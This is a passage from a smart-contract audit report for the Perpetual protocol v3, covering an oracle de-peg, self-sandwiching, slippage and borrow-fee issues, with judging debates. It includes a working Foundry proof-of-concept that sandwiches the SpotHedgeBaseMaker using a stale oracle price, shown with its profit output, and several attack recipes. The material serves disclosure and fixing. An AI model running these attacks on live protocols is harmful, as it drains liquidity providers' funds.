The Perpetual protocol only supports USDT as collateral, but prices everything as though USDT were always equal to 1-for-1. Ongoing small de-pegs will only leave small amounts for arbitrage, because any arbitrage in size will skew the OracleMaker and UniswapV3 pools' prices to account for the opportunity. One case that cannot be handled is a large de-peg when the SpotHedgeBaseMaker has a lot of base tokens available.

Vulnerability Detail

The protocol's contest readme says that either USDT or USDC will be used as collateral, and the project documentation says that it will use Pyth oracles for pricing base tokens. Pyth only has a single oracle for USDT and USDC each, which is their USD value. All other Pyth oracles are for the USD price, not the USDT or USDC price.

In the case of the SpotHedgeBaseMaker, when a user wishes to withdraw their base tokens, it calculates the total value of all of the LP shares, as the value of the vault account plus the net base tokens contributed during all deposit()s/withdraw()s. The price that it uses to convert the value of the vault in the vault's collateral, into the value of the vault in the base token's units, is the <base>/USD price, not a <base>/USDT or <base>/USDC price (because there isn't an oracle for that).

Impact

If USDT is the collateral token and de-pegs by 30%, instead of valuing the account's collateral at 70% of what was deposited, it keeps it at 100%, letting each LP share withdraw more funds than it should be able to. Only base tokens can be withdrawn, so the first LPs to withdraw during the de-peg will get more than they should, leaving less for all others.

A similar issue exists with all markets whose SpotHedgeBaseMaker's LP deposit/withdraw tokens are wrapped/bridged tokens, vs the actual token itself (e.g. WETH vs ETH). The price the SpotHedgeBaseMaker uses is the price returned by the oracle for the market, which is the actual token's oracle, not the hedging token's oracle. If there is a de-peg there (e.g. because the wrapped token is considered by some jurisdictions as a 'security', whereas the underlying isn't), then the amount of tokens deposited will be over-valued, and at the end when the market is wound down, profits not covered by the deposited hedging tokens will be withdrawable as the collateral token, which will have been over-valued at the expense of the other LPs.

Code Snippet

The function to calculate the vault value in units of the base token, takes in a price...:

```
// File: src/maker/SpotHedgeBaseMaker.sol : SpotHedgeBaseMaker.withdraw()   #1

311             uint256 redeemedRatio = shares.divWad(totalSupply()); // in ratio
↪  decimals 18
...
320             uint256 price = _getPrice();
321 @>          uint256 vaultValueInBase = _getVaultValueInBaseSafe(vault, price);
322             uint256 withdrawnBaseAmount =
↪  vaultValueInBase.mulWad(redeemedRatio).formatDecimals(
323                 INTERNAL_DECIMALS,
324                 _getSpotHedgeBaseMakerStorage().baseTokenDecimals
325:            );
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/SpotHedgeBaseMaker.sol#L311-L325

...which refers to the market's oracle's price:

```
// File: src/maker/SpotHedgeBaseMaker.sol : SpotHedgeBaseMaker.price   #2

769         function _getPrice() internal view returns (uint256) {
770             IAddressManager addressManager = getAddressManager();
771 @>          (uint256 price, ) =
↪  addressManager.getPythOracleAdapter().getPrice(
772                 addressManager.getConfig().getPriceFeedId(_getSpotHedgeBaseMa
↪  kerStorage().marketId)
773             );
774             return price;
775:         }
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/SpotHedgeBaseMaker.sol#L769-L775

which is the price returned from the pyth contract (converted for decimals), which is a USD price.

Tool used

Manual Review

Recommendation

Use the <quote-token>/USD oracle to convert the <base-token>/USD price to a <base-token>/<quote-token> oracle

Discussion

sherlock-admin4

2 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

takarez commented:

> the ReadMe says "Oracle (Pyth) is expected to accurately report the price of market" which kinda mean that the pyth is trusted and realiable

Issue M-8: Attackers can sandwich their own trades up to the price bands

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/119

Found by

lllllll, santipu_

Summary

Malicious users can sandwich their own SpotHedgeBaseMaker trades up to the price band cap

Vulnerability Detail

The SpotHedgeBaseMaker allows one to settle trades against a UniswapV3 pool. The assumption is that the pool prices tokens properly, and any imbalance in the pool is reflected in the price paid/amount received by the trader interacting with the SpotHedgeBaseMaker. This assumption is incorrect, because an attacker can sandwich their own trade, taking value out of the Perpetual system.

The attacker would get a large flash loan, imbalance the pool, use the ClearingHouse to settle and opening trade, then re-balance the pool, all in the same transaction.

Impact

For example, assume the actual exchange rate is $4,000/1WEth, and the attacker is able to skew it such that the exchange rate temporarily becomes $1/1WEth. The attacker opening a short of 1Eth means that the SpotHedgeBaseMaker ends up going long 1Eth, and hedges that long by swapping 1WEth for $1. The attacker ends up using 1 in margin to open the short. After the attacker unwinds the skew, they've gained 1$ from the rebalance, and they can abandon the perp account worth -$4k.

In reality, the attacker won't be able to skew the exchange rate by quite that much, because there's a price band check at the end of the trade, ensuring that the price gotten on the trade is roughly equivalent to the oracle's price. The test comments indicate that the bands are anticipated to be +/- 10%. If the price bands are set to zero (the swap price must be the oracle price), then the SpotHedgeBaseMaker won't be usable at all, since uniswap charges a fee for every trade. If the bands are widened to be just wide enough to accommodate the fee, then other parts of the system, such as the OracleMaker won't work properly (see other submitted issue).

Therefore, either *some* value will be extractable, or parts of the protocol will be broken.

Because of these restrictions/limitations I've submitted this as a Medium.

Code Snippet

The SpotHedgeBaseMaker doesn't require that the sender be the Gateway/GatewayV2, so anyone can execute it directly from the ClearingHouse:

```
// File: src/maker/SpotHedgeBaseMaker.sol : SpotHedgeBaseMaker.isValidSender()
↪  #1

514         function isValidSender(address) external pure override returns (bool)
↪  {
515             return true;
516:        }
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/SpotHedgeBaseMaker.sol#L504-L526

Tool used

Manual Review

Recommendation

Require that SpotHedgeBaseMaker be executed by a relayer

Discussion

42bchen

```
// ETH oracle 100, spot 100 (100 ETH, 10000 USDC) assume no fee, full range v3
↪  liquidity
// user flashLoan buy ETH -> spot 400 (50 ETH, 20000 USDC), user borrow 10000
↪  USDC to swap, get 50 ETH
// user open short position on SHBM
// - SHBM sell 1 ETH -> (51 ETH,19607.84 USDC) -> get 392.16 USDC
// - user openNotional 392.16 USDC, SHBM openNotional -392.16 USDC
// user sell 50 ETH to pool (101 ETH, 9,900.99 USDC), get 9706.85 USDC
// result:
// - user profit: -10000 (borrow debt) + 292.16 (system profit) + 9706.85 (from
↪  selling ETH) = -1
// - SHBM profit: 392.16 (sell ETH) + -292.16 (system profit) = 100
// user didn't has profit
```


the user profit in the system does not reflect the real profit in the whole attack operation; the attacker needs some cost to push the price. Our spotHedgeMaker is hedged, and our system total pnl = 0

IIIIIIIOOO

@42bchen can you take a look at this test case? I believe it shows that sandwiching can be profitable as long as there's enough of a price difference between the pyth price and the uniswap price (note that it's not trading against the OracleMaker - only against the SHBM). Change `spotPoolFee` to be `100` in SpotHedgeBaseMakerForkSetup.sol, then add this test as perp-contract-v3/test/spotHedgeMaker/Sandwich.sol

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

// forge test --match-test testSandwich -vv

import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";

contract priceDivergence is SpotHedgeBaseMakerForkSetup {

    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));
        config.setFundingConfig(marketId, 0.005e18, 1.3e18,
↪   address(oracle_maker));
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether);
        oracle_maker.setValidSender(exploiter,true);
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
```

```
    }

    function testSandwich() public {
        // deposit 2k collateral as margin for exploiter
        _deposit(marketId, exploiter, 2_000e6);

        // deposit 2000 base tokens ($4M) to the HSBM
        vm.startPrank(makerLp);
        deal(address(baseToken), makerLp, 2000e9, true);
        baseToken.approve(address(maker), type(uint256).max);
        maker.deposit(2000e9);
        vm.stopPrank();

        // exploiter has 43 base tokens ($86K)
        deal(address(baseToken), exploiter, 43e9, true);

        // exploiter balances at the start
        uint256 baseBalanceStart = baseToken.balanceOf(exploiter);
        console.log("exploiter initial values (margin, collateral, base)");
        console.logInt(vault.getMargin(marketId,address(exploiter)).formatDecimal
↪   s(INTERNAL_DECIMALS,collateralToken.decimals()));
        console.log(collateralToken.balanceOf(exploiter));
        console.log(baseBalanceStart);

        // the price gapped ~7% within the last 60 seconds, and nobody has
↪   updated the pyth price,
        // but the uniswap pool has already adjusted
        int64 oldPrice = 2000 * 93 / 100;
        _mockPythPrice(oldPrice,0);

        // first stage: skew in favor of collateral token
        vm.startPrank(exploiter);
        baseToken.approve(address(uniswapV3Router), type(uint256).max);
        uniswapV3Router.exactInput(
            ISwapRouter.ExactInputParams({
                path: uniswapV3B2QPath,
                recipient: exploiter,
                deadline: block.timestamp,
                amountIn: baseToken.balanceOf(exploiter),
                amountOutMinimum: 0
            })
         );

         // second stage: open short position on SHBM
         (int256 pbT, int256 pqT) = clearingHouse.openPosition(
             IClearingHouse.OpenPositionParams({
                 marketId: marketId,
```

```
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 2e18,
                oppositeAmountBound: 1,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        // third stage: swap back to fix the skew
        collateralToken.approve(address(uniswapV3Router), type(uint256).max);
        uniswapV3Router.exactInput(
                ISwapRouter.ExactInputParams({
                    path: uniswapV3Q2BPath,
                    recipient: exploiter,
                    deadline: block.timestamp,
                    amountIn: collateralToken.balanceOf(exploiter),
                    amountOutMinimum: 0
                })
            );

        console.log("exploiter ending values (margin, collateral, base)");
        uint256 baseBalanceFinish = baseToken.balanceOf(exploiter);
        console.logInt(vault.getMargin(marketId,address(exploiter)).formatDecimal
↪  s(INTERNAL_DECIMALS,collateralToken.decimals()));
        console.log(collateralToken.balanceOf(exploiter));
        console.log(baseBalanceFinish);

        // gain is for more than one ETH, which is enough to abandon the
↪  collateral in the vault
        console.log("Gain:", baseBalanceFinish - baseBalanceStart);

        vm.stopPrank();
    }
}
```

output:

```
Logs:
  exploiter initial values (margin, collateral, base)
  2000000000
  0
  43000000000
  exploiter ending values (margin, collateral, base)
  2000000000
```

```
0
44018525544
Gain: 1018525544
```

paco0x

@llllllll000 thanks for your POC scripts. After carefully analyzing the numbers in this test case, I believe that the exploiter's profit is caused by bad debt under the assumption of deviation in pyth prices in 60s (7% in this case).

In this test, the exploiter's actual source of income is that he increased his buying power by using a stale price for opening position. He short 2 ETH with avg price 964, this position passed the IM ratio check since the price is 1860 instead of 2000 in contract. And he'll be in bad debt after the price updated to 2000 in the contract. The SHBM is always hedged and does not lose money.

To mitigate the price deviation issue, we're currently using a permissioned keeper to settle user's orders with makers, but seems users can still open position directly with SHBM to bypass the keeper. And if the price deviation issue exists, there'll be a room to intentionally generate bad debt and make profit, just like in this test case.

So I agree this issue is valid, but under the price deviation assumption. If you have any other idea that can bypass this assumption, I would agree to elevate the severity level of this issue.

The initial idea to solve this issue is:

1. use a relayer to settle orders with SHBM
2. impose some restrictions on the average price of open positions, in order to prevent avg price from deviating too much from the oracle.

Thanks a lot for you great work!

paco0x

> @llllllll000 thanks for your POC scripts. After carefully analyzing the numbers in this test case, I believe that the exploiter's profit is caused by bad debt under the assumption of deviation in pyth prices in 60s (7% in this case).
>
> In this test, the exploiter's actual source of income is that he increased his buying power by using a stale price for opening position. He short 2 ETH with avg price 964, this position passed the IM ratio check since the price is 1860 instead of 2000 in contract. And he'll be in bad debt after the price updated to 2000 in the contract. The SHBM is always hedged and does not lose money.
>
> To mitigate the price deviation issue, we're currently using a permissioned keeper to settle user's orders with makers, but seems

users can still open position directly with SHBM to bypass the keeper. And if the price deviation issue exists, there'll be a room to intentionally generate bad debt and make profit, just like in this test case.

So I agree this issue is valid, but under the price deviation assumption. If you have any other idea that can bypass this assumption, I would agree to elevate the severity level of this issue.

The initial idea to solve this issue is:

1. use a relayer to settle orders with SHBM
2. impose some restrictions on the average price of open positions, in order to prevent avg price from deviating too much from the oracle.

Thanks a lot for you great work!

Another thing to add on, in this test case, we didn't set the price band in `Config` contract. If we add a price band of 20% in the `setUp` like:

```
config.setPriceBandRatio(marketId, 0.2e18);
```

The exploiter cannot open his position since the trade price deviates too much from oracle price. The difficulty of this attack will significantly increase with a effective price band.

IIIIIIIOOO

thanks @paco0x in this issue, I point out that the price bands can be bypassed via sandwich as well, by using different pyth prices. Please let me know your thoughts on that one as well, there, since it's currently marked as a duplicate of one that is marked as sponsor-disputed.

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/perpetual-protocol/perp-contract-v3/pull/19

nirohgo

Escalate

Should be invalid:
A. The POC presented is highly unlikely for serveral reasons:

1. For it to work, the pool in question needs to have low liquidity. the pool is initialized with $200,000(collateral)/100Eth(base) in SpotHedgeBaseMakerForkSetup line 81/82. If you add just one zero to each (representing a more likely liquidity of $2M) the attack doesn't hold because of reduced slippage. For reference, currently on UniV3 on optimism Eth/USDT has 2M and Eth/USDC has 10M.

2. The fee tier was changed to 100 (0.01%) which again, in highly unlikely since this rate is used only for stable pairs. change to 3000 and the attack doesn't hold.
3. The POC scenario of a price drop of 7% within 60 seconds with no onchain update of the Pyth contract is also highly unlikely as such price shifts are rare and likely to draw an immediate update as many protocols can be affected.

B. Even if all the above conditions hold, the profit calculation is wrong: The exploiter in the example deposited $2000 collateral and is left with an unrealized PnL of -1790 at the end (add these lines at the end to see):

```
int256 on = vault.getOpenNotional(marketId,exploiter).formatDecimals(INTERNAL_DE
↪  CIMALS,collateralToken.decimals());
 int256 unrePnl = vault.getUnrealizedPnl(marketId, exploiter,
↪  uint256(uint64(oldPrice)) * (10**18));
console.logInt(on);
console.logInt(unrePnl);
```

which means if they "abandon the perp" as the finding suggests they are out $2000 and have gained nothing. The original finding scenario is even more unrealistic (even if we disregard the price band check) because the amount required to drop the price from $4000 to $1 for a univ3 pair with reasonable liquidity will make the exploit non-profitable due to the Uni trading fees.

sherlock-admin2

Escalate

Should be invalid:
A. The POC presented is highly unlikely for serveral reasons:

1. For it to work, the pool in question needs to have low liquidity. the pool is initialized with $200,000(collateral)/100Eth(base) in SpotHedgeBaseMakerForkSetup line 81/82. If you add just one zero to each (representing a more likely liquidity of $2M) the attack doesn't hold because of reduced slippage. For reference, currently on UniV3 on optimism Eth/USDT has 2M and Eth/USDC has 10M.
2. The fee tier was changed to 100 (0.01%) which again, in highly unlikely since this rate is used only for stable pairs. change to 3000 and the attack doesn't hold.
3. The POC scenario of a price drop of 7% within 60 seconds with no onchain update of the Pyth contract is also highly unlikely as such price shifts are rare and likely to draw an immediate update as many protocols can be affected.

> B. Even if all the above conditions hold, the profit calculation is wrong: The exploiter in the example deposited $2000 collateral and is left with an unrealized PnL of -1790 at the end (add these lines at the end to see):
>
> ```
> int256 on = vault.getOpenNotional(marketId,exploiter).formatDecimals(INTERN
> ↪  AL_DECIMALS,collateralToken.decimals());
>  int256 unrePnl = vault.getUnrealizedPnl(marketId, exploiter,
> ↪  uint256(uint64(oldPrice)) * (10**18));
> console.logInt(on);
> console.logInt(unrePnl);
> ```
>
> which means if they "abandon the perp" as the finding suggests they are out $2000 and have gained nothing. The original finding scenario is even more unrealistic (even if we disregard the price band check) because the amount required to drop the price from $4000 to $1 for a univ3 pair with reasonable liquidity will make the exploit non-profitable due to the Uni trading fees.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

lllllllOOO

Logically, if a sandwich can be shown to be profitable with one specific set of numbers with no mistakes and feasible settings, then other combinations are also possible, and it's not my job to show every single possible combination - one suffices to show that there's a security risk here, where a sandwich can cause bad debt to occur. The sponsor confirmed the numbers themselves - they didn't just take my word for it. The escalating watson also misunderstood the POC, because the profit is the extra 0.018525544 Eth gained from swapping back after the sandwich, not anything in the perp account, which will be abandoned

nirohgo

> The escalating watson also misunderstood the POC, because the profit is the extra 0.018525544 Eth gained from swapping back after the sandwich, not anything in the perp account, which will be abandoned

I understood the POC, it's just that the POC output states gains are 1.018525544Eth so I thought you forgot about the abandoned amount.

> Logically, if a sandwich can be shown to be profitable with one specific set of numbers with no mistakes and feasible settings, then other combinations are also possible, and it's not my job to show every single

> possible combination - one suffices to show that there's a security risk here, where a sandwich can cause bad debt to occur.

My point is that these setting are not feasible. As mentioned, pool fee of 100 is only used with stable pairs. Since collateral is USDT this means a pair with some other USD pegged token. This means much lower uniswap slippage than in the POC (even with the given liquidity) and much smaller chance of there being a 7% price drop within 60 seconds that doesn't get published onchain. (Actually I don't think a futures market on a pair of two USD pegged stables is even a thing)

IIIIIII000

WETH/USDC on OP has a 0.05% fee https://info.uniswap.org/pools#/optimism/pools/0x85149247691df622eaf1a8bd0cafd40bc45154a9 Changing the unit test to use 44e9 base tokens instead of 43e9, and a 7.2% drop instead of 7.0% results in the test still passing with a profit with a 0.05% fee instead of the 0.01% one you say is not feasible

nevillehuang

@IIIIIII000 I believe based on the impact of profit you have shown and the constrained scenario required to execute this attack, medium severity is more appropriate

nirohgo

Hi @nevillehuang , I still think it's a low. The new scenario the watson proposed generates around $2 profit in the black swanish event of a 7.2% price drop within 60 seconds (that is not reported on chain). I Dont think it qualifies even as a medium.

IIIIIII000

The *risk-free* profit is ~ with an investment of only 1 Eth, which is ~2%. The POC only used 1Eth, but much larger amounts can be used instead

nirohgo

> The *risk-free* profit is ~ with an investment of only 1 Eth, which is ~2%. The POC only used 1Eth, but much larger amounts can be used instead

Not really - $67 was the original POC scenario which we're establish is not feasible. Under the new one you provided: "Changing the unit test to use 44e9 base tokens instead of 43e9, and a 7.2% drop instead of 7.0% results in the test still passing with a profit with a 0.05% fee instead of the 0.01% one you say is not feasible" the "gains" are only 1.001184143 which leaves around $2 after the abandoned position. (again, that too is only possible under an extremely rare event)

IIIIIII000

Ok, yes, it's ~ with the specific POC and the updated fee, my mistake in copying the old value. However, like I said this is on a base of 1 eth, and this is a risk free attack

that can be larger depending on how much capital is available to the attacker

nirohgo

Yes, but that too, only when there's a 7.2% price drop within 60 seconds that wasn't reported to pyth onchain. I mean, how often does that happen?

IIIIIII000

The sponsor is fixing the issue, so it's not a risk they're willing to take. I think at this point we should let the judge decide

nevillehuang

@IIIIIII000 I believe this is borderline medium/high. Do you have an example of a token (I suppose any non-weird token) that this has occured for a pyth oracle return value (maybe we could check their dashboards)? If not I believe given the relatively uncommon occurence of this, medium severity seems appropriate

IIIIIII000

I spent quite a bit of time trying to provide an example. Some issues I'm facing are that none of the Pyth web interfaces let you do range queries, so I have to manually fetch prices one-by-one in order to find an example. Etherscan also doesn't help because *all* updates are done via a single contract, and it doesn't let me filter transaction-internal function calls by parameter, so it's another manual process. Even if I were to spend the hours digging through to find an example, the head of judging may have some other requirement that I need to search for, just like after countering nirohgo's complaints there's this new request, so I'd rather not spend more time searching for something that may or may not convince the head of judging, and just wait to hear what they ask for. The sponsor found the finding to be valuable, the POC shows a risk-free profit, and the add-on submission shows a way to counter the price band protections. I agree that the specific POC I provided depends on a gap occurring

WangSecurity

@IIIIIII000 From the comments above it's not clear for me: the attack has specific external conditions and state to occur or the restrictions are low? Can you elaborate a bit on what are prerequisites and constaints for this issue to happen? Thank you in advance!

IIIIIII000

@WangSecurity I've tried again today to find other combinations of margin, collateral, leverage, and sandwich size, but since it's a manual process of trial and error of all of these parameters, as well as a bit of fuzzing, and I wasn't able to get anywhere useful. Given that, you can consider the external condition to be that there is a large gap (7%) for the attacker to make a profit. Any smaller gap just

creates a loss for the LP which is supposed to be hedged and not have losses, but the attacker loses more.

WangSecurity

Therefore, based on the comment above, I believe medium severity is appropriate here. Thank you for all the help and work on this issue. Since the escalation proposes it should be invalid, planning to reject the escalation, but downgrade it to medium.

If you have any other inputs/comments on this, would be glad to hear.

Evert0x

Result: Medium Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- nirohgo: rejected

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Issue M-9: No slippage control on maker LP `deposit()`/`withdraw()`

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/121

The protocol has acknowledged this issue.

Found by

0xRobocop, Bauer, lllllll, PUSH0, ni8mare

Summary

There are no slippage control arguments for maker LP `deposit()`/`withdraw()`

Vulnerability Detail

There are no arguments to the `deposit()`/`withdraw()` functions to limit the amount of collateral lost to market movements, and there are no preview functions to allow a UI to show how much collateral would be received when shares are redeemed.

Impact

A user may submit a transaction to redeem approximately $100 worth of shares given base price X, but when the block gets mined two seconds later, the price is at 0.5X due to a flash crash. By the time the user sees what they got, the crash has been arbitraged away, and the base price is back at price X, with the user having gotten half the amount they should have.

Code Snippet

Users can only specify inputs, not expected outputs:

```
// File: src/maker/OracleMaker.sol : OracleMaker.deposit()   #1

175:        function deposit(uint256 amountXCD) external onlyWhitelistLp returns
↪   (uint256) {
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L165-L185

```
// File: src/maker/OracleMaker.sol : OracleMaker.withdraw()   #2

228:        function withdraw(uint256 shares) external onlyWhitelistLp returns
↪   (uint256) {
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L218-L238

and the value received is based on the Pyth oracle.

Tool used

Manual Review

Recommendation

Provide slippage parameters

Discussion

sherlock-admin3

2 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

takarez commented:

> no need of slippage.

lnxrp

- Invalid, known issue
- We will add protection in the future to both makers (link)(link) against volatility, but it is consider non-urgent since deposit/withdraw is whitelisted at the beginning

lnxrp

Clarification: we knew there is currently not enough protection as commented in the two links above

IIIIIII000

Escalate

As is pointed out here, the hierarchy says this should be valid, and if that escalation is right about the rule, this one should be valid because it's a loss of funds to the LP without any way to avoid it. See also this

sherlock-admin2

> Escalate

> As is pointed out here, the hierarchy says this should be valid, and if that escalation is right about the rule, this one should be valid because it's a loss of funds to the LP without any way to avoid it. See also this

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

I believe this issue should remain invalid given it is a known issue based on code comments within contract, unless I have misinterpreted what the hierachy of truth is meant to represent.

WangSecurity

I believe this should remain invalid. The hierarchy of truth is used when there's a conflicting information between the README, rules or comments, which is not the case when we talk about intended design/known issues. Hence, planning to reject the escalation and leave the issue as it is.

Evert0x

Result: Invalid Has Duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- lllllll000: rejected

Evert0x

#121 and duplicates will become Medium. The hierachy of truth will be interpreted as stated here https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/65#issuecomment-2077966086.

Issue M-10: Borrow fees can be arbitrarily increased without the maker providing any value

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/126

The protocol has acknowledged this issue.

Found by

lllllll

Summary

The SpotHedgeBaseMaker LPs can maximize their LP returns by closing their trades against other whitelisted makers

Vulnerability Detail

The whitelisted makers, which the SpotHedgeBaseMaker and the OracleMaker are, `[c]an receive borrowing fee based on [their] utilization ratio` and `[d]on't need to pay borrowing fee` themselves. The borrowing fee is meant to be compensation for providing liquidity to the market, but makers like the SpotHedgeBaseMaker, which are able to hedge their position risk, can arbitrarily increase their utilization ratio by opening positions against the OracleMaker, and immediately closing them against the SpotHedgeBaseMaker, maximizing their fees without having to provide liquidity over time.

An attacker can choose a specific market direction, then monitor the utilization of the OracleMaker. Any time the OracleMaker's utilization is flat, the attacker would open a position in the chosen market direction against the OracleMaker (to minimize the dynamic premium), then immediately close the position by offsetting it with a taker order against the SpotHedgeBaseMaker. The only risk the attacker has to take is holding the position for the approximately ~2 second optimism block time, until they're able to offset the position using the ClearingHouse to interact directly with the SpotHedgeBaseMaker.

Impact

Value extraction in the form of excessive fees, at the expense of traders on the other side of the chosen position direction.

Code Snippet

Utilization does not take into account whether the taker is reducing their position, only that the maker is increasing theirs:

```
// File: src/borrowingFee/LibBorrowingFee.sol :
↪  LibBorrowingFee.updateReceiverUtilRatio()   #1

40            /// spec: global_ratio = sum(local_ratio * local_open_notional) /
↪  total_receiver_open_notional
41            /// define factor = local_ratio * local_open_notional;
↪  global_ratio = sum(factor) / total_receiver_open_notional
42            /// we only know 1 local diff at a time, thus splitting factor to
↪  known_factor and other_factors
43            /// a. old_global_ratio = (old_factor + sum(other_factors)) /
↪  old_total_open_notional
44            /// b. new_global_ratio = (new_factor + sum(other_factors)) /
↪  new_total_open_notional
45            /// every numbers are known except new_global_ratio.
↪  sum(other_factors) remains the same between old and new
46            /// expansion formula a: sum(other_factors) = old_global_ratio *
↪  old_total_open_notional - old_factor
47            /// replace sum(other_factors) in formula b:
48            /// new_global_ratio = (new_factor + old_global_ratio *
↪  old_total_open_notional - old_factor) / new_total_open_notional
49            uint256 oldUtilRatioFactor = self.utilRatioFactorMap[receiver];
50 @>         uint256 newTotalReceiverOpenNotional =
↪  self.totalReceiverOpenNotional;
51            uint256 oldUtilRatio = self.utilRatio;
52            uint256 newUtilRatio = 0;
53            if (newTotalReceiverOpenNotional > 0) {
54                // round up the result to prevent from subtraction underflow
↪  in next calculation
55 @>             newUtilRatio = FixedPointMathLib.divUp(
56                    oldUtilRatio * self.lastTotalReceiverOpenNotional +
↪  newUtilRatioFactor - oldUtilRatioFactor,
57                    newTotalReceiverOpenNotional
58                );
59:           }
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/borrowingFee/LibBorrowingFee.sol#L40-L59

and whitelisted makers never have to pay any fee:

```
// File: src/borrowingFee/BorrowingFee.sol : BorrowingFee.getPendingFee()   #2

165       function getPendingFee(uint256 marketId, address trader) external
↪  view override returns (int256) {
166 @>        if (_isReceiver(marketId, trader)) {
167               return _getPendingReceiverFee(marketId, trader);
```

```
168             }
169             return _getPendingPayerFee(marketId, trader);
170:        }
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/borrowingFee/BorrowingFee.sol#L165-L170

Tool used

Manual Review

Recommendation

There is no incentive to reduce utilization, and I don't see a good solution that doesn't involve the makers having to actively re-balance their positions, e.g. force makers to also have to pay the fee, and only pay the fee to the side that has the largest net non-maker open opposite position

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium/Low - Attacker's position may be closed with some losses due to slippage closing the position against SpotHedgeBaseMaker

42bchen

By doing this, the attacker will risk losing money because he needs to relay the position to our relayer, and he can't guarantee that this operation is profitable. Also, arbitrage between maker and maker is expected in our system.

lllllll000

@42bchen the position only has to be open for one block so the position risk is small. The attacker gains value from the LP borrow fees over time that accrue well past the point at which they close the trade, not from the position itself. Every user on one side is affected by the higher fees, so even if the whole trade is a loss for the attacker, they've still gotten all other users to pay higher fees, which is a loss of funds for them. Also, this one was marked as a valid high, and has the same gap risk

42bchen

> @42bchen the position only has to be open for one block so the position risk is small. The attacker gains value from the LP borrow fees over time

> that accrue well past the point at which they close the trade, not from the position itself. Every user on one side is affected by the higher fees, so even if the whole trade is a loss for the attacker, they've still gotten all other users to pay higher fees, which is a loss of funds for them. Also, this one was marked as a valid high, and has the same gap risk

update to confirmed, and we think using whitelistLp (only us) can decrease the incentive of attackers to do that, not yet figured out a better way (or easy way) to handle this issue, if you have any suggestions for solving this, please let us know, thank you

nirohgo

Escalate Should be Invalid.

This attack in unrealistic and will never be profitable. Here is why:

1. The attack has the cost of negative PnL due to price difference between Oracle Maker (Pyth price at best) and SpotHedgeBaseMaker (Uniswap slippage). The bigger the investment in skewing the borrow rate, the higher the cost.
2. skewing the utilization rate on Oracle Maker also skews the Funding Rate (more extremely since funding rate is affected non-linearly). This will cause market forces to rebalance the Oracle Maker (thus bringing its utilization rate back down) probably within minutes, and surely no longer than a day.
3. The cost of attack is order of magnitudes higher then the additional fees over the period of time it has effect. For example: Under these assumptions:
   A. Uniswap Pool base Liquidity 1000 Eth
   B. Oracle maker Liquidity: 1M$
   C. SpotHedgeBaseMaker Liquidity: 1M$
   D. MinMarginRatio: 100%
   E. 100,000 USD open notional (that pays borrow fees) in the system.
   F. Borrow Fees (unitization rates) are rebalanced within 24 hours.
   G. max borrow fee per year: ~30% (0.00000001 per second). Under the above assumptions the maximum amount that can be used to push the utilization rate is 1M$.
   The borrow fees gains from pushing utilization rates to the maximum over a day are at most
   $86.4 The slippage loss from opening and closing the positions that push utilization rate is$ 318000
   Even if we stretch some of the assumptions (i.e. less slippage on uniswap, more open notional) the attack is not anywhere near profitable.
4. There are other hidden assumptions here, such as that the two makers liquidity is similar (otherwise you can't push utilization rate of both makers to the max while staying neutral) but I believe the above is sufficient to make the point.

sherlock-admin2

> Escalate Should be Invalid.
>
> This attack in unrealistic and will never be profitable. Here is why:
>
> 1. The attack has the cost of negative PnL due to price difference between Oracle Maker (Pyth price at best) and SpotHedgeBaseMaker (Uniswap slippage). The bigger the investment in skewing the borrow rate, the higher the cost.
> 2. skewing the utilization rate on Oracle Maker also skews the Funding Rate (more extremely since funding rate is affected non-linearly). This will cause market forces to rebalance the Oracle Maker (thus bringing its utilization rate back down) probably within minutes, and surely no longer than a day.
> 3. The cost of attack is order of magnitudes higher then the additional fees over the period of time it has effect. For example: Under these assumptions:
>   A. Uniswap Pool base Liquidity 1000 Eth
>   B. Oracle maker Liquidity: 1M$
>   C. SpotHedgeBaseMaker Liquidity: 1M$
>   D. MinMarginRatio: 100%
>   E. 100,000 USD open notional (that pays borrow fees) in the system.
>   F. Borrow Fees (unitization rates) are rebalanced within 24 hours.
